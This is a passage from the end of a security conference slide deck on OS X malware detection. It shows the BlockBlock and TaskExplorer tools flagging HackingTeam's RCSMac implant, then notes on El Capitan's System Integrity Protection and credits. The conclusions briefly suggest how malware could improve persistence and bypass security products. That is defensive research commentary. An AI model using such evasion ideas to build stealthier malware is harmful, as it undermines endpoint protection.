
VirusTotal integrations

BlockBlock

continual runtime protection

status bar





RCSMac
installed a launch daemon or agent

RCSMac
process id: 62245
process path: /Users/[redacted]/Desktop/RCSMac.app/Contents/MacOS/RCSMac

com.apple.loginStoreagent
startup file: /Users/[redacted]/Library/LaunchAgents/com.apple.loginStoreagent.plist
startup binary: /Users/[redacted]/Desktop/RCSMac.app/RCSMac


HackingTeam's OS X implant

BlockBlock, block blocking :)

TaskExplorer

explore all running tasks (processes)

filters



TaskExplorer

Flat View | #nonapple

```
1Password mini (1182)
/Applications/1Password.app/Contents/Library/LoginItems/2BUA8C4S2C.com.agilebits.onepassword-osx-helper.app/Contents/MacOS/2BUA8C4S2C.com.agilebits.onepassword-osx-helper    0/56 virustotal  info  show
adclient (92)
/usr/sbin/adclient    0/57 virustotal  info  show
Adium (887)
/Applications/Adium.app/Contents/MacOS/Adium    0/56 virustotal  info  show
Adobe CEF Helper (1292)
/Library/Application Support/Adobe/Adobe Desktop Common/HEX/Adobe CEF Helper.app/Contents/MacOS/Adobe CEF Helper    0/57 virustotal  info  show
Adobe Desktop Service (1291)
/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service    0/56 virustotal  info  show
AdobeCrashDaemon (1296)
/Applications/Utilities/Adobe Creative Cloud/CoreSync/Core Sync.app/Contents/Frameworks/AdobeCrashReporter.framework/Versions/A/AdobeCrashDaemon.app/Contents/MacOS/AdobeCrashDaemon    0/57 virustotal  info  show
AdobeIPCBroker (1284)
    0/56
```

dylibs | files | network   Filter Dylibs

```
Accelerated Math and Image Processing
/System/Library/Frameworks/Accelerate.framework/Versions/A/Accelerate    0/57 virustotal  info  show
AE
/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/AE.framework/Versions/A/AE    ? virustotal  info  show
AgileLibrary-Mac
/Applications/1Password.app/Contents/Frameworks/AgileLibrary-Mac.framework/Versions/A/AgileLibrary-Mac    0/57 virustotal  info  show
AirPlaySupport
/System/Library/PrivateFrameworks/AirPlaySupport.framework/Versions/A/AirPlaySupport    ? virustotal  info  show
AppContainer
/System/Library/PrivateFrameworks/AppContainer.framework/Versions/A/AppContainer    0/57 virustotal  info  show
AppKit
/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit    ? virustotal  info  show
Apple80211 Framework
    ?
```

refresh search save

signing

virus total

dylibs

files

network

Synack

El Capitan (OS X 10.11)

next version of OS X to keep us all safe?

"rootless"

System Integrity Protection
"A new security policy that applies to every running process, including privileged code and code that runs out of the sandbox. The policy extends additional protections to components on disk and at run-time, only allowing system binaries to be modified by the system installer and software updates. Code injection and runtime attachments to system binaries are no longer permitted." -apple.com

"wut!?"

the test:
iWorm vs. OS X 10.11 (beta 3) →

Synack

Conclusions

...wrapping this up

current OS X malware & PSP product are lame!

1 improve the malwarez

infection persistence self-defense features bypassing psps

2 think differently

Questions & Answers

feel free to contact me any time!

patrick@synack.com

@patrickwardle

final thought ;)

"*What if every country has ninjas, but we only know about the Japanese ones because they're rubbish?*" -DJ-2000, reddit.com

credits

images

- thezooom.com
- deviantart.com (FreshFarhan)
- http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

- iconmonstr.com
- flaticon.com

talks/books

- **@osxreverser**
  - http://reverse.put.as/Hitcon_2012_Presentation.pdf
  - https://www.syscan.org/index.php/download/get/9ee8ed70ddcb2d53169b2420f2fa286e/SyScan15%20Pedro%20Vilaca%20-%20BadXNU%20a%20rotten%20apple
  - https://reverse.put.as/2013/11/23/breaking-os-x-signed-kernel-extensions-with-a-nop/

- www.newosxbook.com
- mac hacker's handbook